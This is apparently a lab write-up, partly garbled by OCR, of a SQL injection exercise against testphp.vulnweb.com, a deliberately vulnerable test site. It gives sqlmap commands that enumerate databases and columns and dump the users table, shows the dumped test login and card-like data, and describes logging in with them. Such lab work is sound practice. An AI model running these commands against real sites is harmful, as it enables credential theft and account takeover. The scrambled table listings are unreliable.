```
1 At first I used the command, sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs
 2 Using this command I was able to get the names of available datbases of this website. Which were Acuart and information_schema.
 3 I only need to see acurat because information_schema only have the information regarding tables and files by default for database. 4 [02:38:35] [INFO] fetching database names
 5 available databases [2]:
 6 [*] acuart
7 [*] information_schema
 9 Then I accessed acuart db and checked it coloumns nad their data types.
10 sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --columns
11 I got the following result:
12 Database: acuart
13 Table: pictures
14 [8 columns]
15 +
16 | Column | Type
17 +
18 |
     a_id
               int
19 |
     cat_id
               int
               varchar(50)
20 |
     img
     pic_id
21 |
               int
22
     plong
               text
     price
23 I
               int
24 |
     pshort | mediumtext
             | varchar(100)
     title
26
27
28 Database: acuart
29 Table: categ
30 [3 columns]
31 +
32 | Column | Type
33 +
34 |
     cat_id |
35 |
     cdesc
               tinvtext
36 | cname
             | varchar(50)
37 +
39 Database: acuart
                                           79 Database: acuart
40 Table: users
                                           80 Table: featured
41 [8 columns]
                                           81 [2 columns]
42
                                           82
43 | Column | Type
                                           83 |
                                               Column
                                                              | Type |
44 +
                                           84
45 |
    address |
               mediumtext
                                           85
                                               feature_text |
                                                                text
               varchar(100)
varchar(100)
46 |
    cart
                                           86 |
                                                pic_id
                                                                int
47 |
                                           87
    CC
                varchar(100)
    email
48 |
                                           88
               varchar(100)
varchar(100)
    name
                                           89 Database: acuart
    pass
                                           90 Table: carts
    phone
                varchar(100)
                                           91 [3 columns]
    uname
              | varchar(100)
                                           92
                                           93 | Column | Type
                                           94 +
                                           95 |
                                                cart_id
                                                           varchar(100)
```


```
49 |
50
52 |
53 +
54
55 Database: acuart
56 Table: products
57 [5 columns]
58 +
59 | Column
                  | Type
60 +
61 | description |
                    text
62 | id
                    int unsigned
63 | name
                    text
64 |
    price
                    int unsigned
65
    rewritename |
                   text
66 +
67
68 Database: acuart
69 Table: guestbook
70 [3 columns]
71
72 | Column
              | Type
73 +
74 |
    mesaj
                text
                varchar(150)
    sender
    senttime
```

int

76 I

```
96 |
     item
                int
97 | price
                int
98 +
99
100 Database: acuart
101 Table: artists
102 [3 columns]
103 +
104 | Column
                 | Type
105
     adesc
106 |
107 | aname
                   varchar(50)
108 artist_id
                  int
109 +
```

Users table looks good to me because I want to log in to the website using registed username and password. Then I used the following command to fetch the information of users table. sqlmap http://testphp.vulnweb.com/login.php --forms -D acuart -T users --batch --dump Database: acuart Table: users [1 entry] CC cart | name | pass | email phone | uname | address 1234-5678-2300-902000 | 4d9c261fb33c2a0870ebcd3d66b9b8c9 | test | email@email.com | 2323345 | test aZX nessus_was_textnse490rs Now, I have got the the username and password of the user which is test, test. I was able to login to the website using the username and password above.



Now, I can see his record, name, credit card number, email, phone number and address.

I can even change this and update it.